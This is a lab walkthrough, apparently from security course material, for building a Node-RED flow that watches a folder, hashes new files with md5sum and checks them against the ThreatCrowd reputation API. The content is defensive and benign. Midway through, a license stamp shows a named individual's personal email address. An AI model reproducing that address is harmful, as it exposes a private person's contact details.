One of the best uses of automation is to help keep a constant watch over files that enter the environment. Checking suspicious file types such as executables and documents in an automated fashion is an outstanding way to make sure things don't slip by unnoticed. To accomplish automated monitoring there are 2 parts that need to happen - automatic carving of files from the stream of network traffic, and automatic assessment of those files.

Tools like Suricata, Zeek (Bro), Moloch, and many other commercial tools and appliances can handle the first part - automated file carving. As they do this, files that are the most likely to be weaponized can be saved to a dedicated folder on a network sensor for assessment. In this lab, we will orchestrate the second piece of this workflow - for all files dropped into a folder, we will automatically hash, submit, and alert on all files that are found to be malicious. Since this workflow consists of basic file watching and HTTP API calls, it can easily be implemented with the free flow-


based programming tool "Node-RED" from IBM. Though Node-RED is not specifically aimed at security use cases, it is just as capable of doing the required tasks and works similarly to most SOAR platforms. An added bonus is that it's 100% free to use and therefore works great as a starter SOAR tool and demonstrator of how to architect this type of automation. As we craft the workflow, pay attention to the steps taken, focusing on the steps and mindset behind them rather than the specifics of the tool.

To begin crafting the workflow, we have to start chaining together "nodes", individual steps and evaluations, into a "flow", the larger chain of events that will automatically occur on some trigger condition. These nodes, sources from the "palette" of options, will be organized on the Node-RED "workspace" and each node is customized in a sidebar on the right of the screen. Here are the main panels we will work with inside Node-RED.




Since we're assuming our automation tool is receiving the files to check as new entries into a folder the trigger to start the flow will be any new file appearing in the designated folder. In Node-RED there is a node called "watch" that can be used exactly for this purpose.

On the upper left side of the screen, type "watch" into the filter node box and drag the result out onto the workspace.



Once the "watch" node is placed, double-click it to open the "Edit watch node" sidebar.



In the sidebar, under the Files option, paste the text below:

```
/tmp/samples
```


This tells the watch to monitor this folder for any new entries. Press "Done" to save the changes.

#### Note


This `/tmp/samples` folder is internal to the Node-Red server running in Docker, not a location to be used within the virtual machine. To evaluate files for this lab we will be placing them in the `/labs/5.2/samples` folder, which will give them to Node-RED for evaluation.

Now that you're watching the folder where new files will appear, it's time to place the next node, which will evaluate whether the change in the folder is a file being added, or a file being removed (the "watch" node triggers on both, so we must differentiate).

Use the node filter search box to search the word "function". Place a "function" node on the workspace to the right of the "watch" node and then click and drag a wire between the two to connect them as shown below:



Next you must set up the function inside the "function" node. Double click the new function node to open up the side bar.



In the sidebar for the function node, place the following details:

Name: `write filter`

Function:

```
var file_watch_type = msg.type
if (file_watch_type == "file") {
```

```
    return msg;
}
```

Once you have placed the function in the box, press "Done" to save the changes.


This function is simply watching the variable "msg.type" which is set by the "watch" node. This variable will be the value "file" when a new file is written to the watched folder, as opposed to "none" when a file is removed from a folder. Since we only want to trigger on the former, this function code effectively says "if a new file is written, keep going, otherwise end the flow."

We now have a workflow that will identify and send the name of any new file that appears in the designated folder.

## 2. Setup the hash calculation

Now that you're detecting and forwarding the name of new files placed into a folder, we have to tell the operating system what to do with the name. In the automation workflow, the next step will be using that filename to calculate a hash value for the file. We can do that using the built in Linux command `md5sum`, but need a way to execute the command with the filename as an argument. In Node-RED, the "exec" node can perform this action.


In the node filter search bar, search the work "exec" and drag the result out onto the workspace. Then, connect the output (right side) of the function box to the input (left side) of the "exec" node as shown below:



Next, double-click the "exec" node to modify its behavior.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020





We want this node to run the `md5sum` command, so enter `md5sum` into the command box. We also need to give the name of the new file as an argument, so check the "append msg.payload" box underneath. Underneath the "append msg.payload" box there is one additional field to fill out called "extra input parameters", place the following into this box, then press "Done" to save the changes.

```
| cut -f1 -d" "
```

To explain what's happening here, this node will run the command below using the "filename" provided by the "watch" node we previously set up.

```
md5sum [filename] | cut -f1 -d" "
```

The "cut" command being appended on the end will make the output from the command the hash only, instead of a file hash and the files name, which is the normal output of `md5sum`. The `-f1 -d"`

" arguments designate that we want only the first space-separated field in the output (the calculated hash). See the screenshot below to see the difference.


```
student@ubuntu:~$ md5sum /labs/5.2/samples/x  
ea7765cb38ce61f953bbcf07bc2ce046 /labs/5.2/samples/x  
student@ubuntu:~$ md5sum /labs/5.2/samples/x | cut -f1 -d" "  
ea7765cb38ce61f953bbcf07bc2ce046
```

We are now watching a folder for new entries, passing the names of those files through a function to check for writes, and calculating the hash value of those new files. The next step is to use the hash value to check against a reputation service.


### 3. Setup the HTTP API call

There are many services that will take a hash value submitted via HTTP to an API and return a result of good/bad. While many of these services are either commercial or at least require signing up and making a custom API key to submit with the hash check, we want something simple for this demonstration. For this step we will use the [ThreatCrowd](#) site API, although it may not be as comprehensive as sites like VirusTotal, it is usable without setting up API user-specific API keys and therefore works well enough for this lab.

To set up an HTTP API call you must use the HTTP request node. Search for "http" in the node filter box in the upper left and drag an "http request" node onto the workspace. Once it is placed connect it to **the top output of the exec node** (this is crucial for correct functioning). The "exec" node has 3 separate outputs, one for stdout, one for stderr, and one for the return code of the command. We need the actual output of the command, and that comes from the top box. Place and connect the nodes as shown below:



Next we must set up the HTTP call. Double-click the "http request" node to bring up the sidebar as shown below:



In the sidebar, place the following in the URL box:


```
https://www.threatcrowd.org/searchApi/v2/file/report/?resource={{payload}}
```

In the bottom box (#3) select to Return "a parsed JSON object". Since the API from ThreatCrowd responds with JSON, we must tell the "http request" node to expect that format. Press the "Done" button to save the changes.

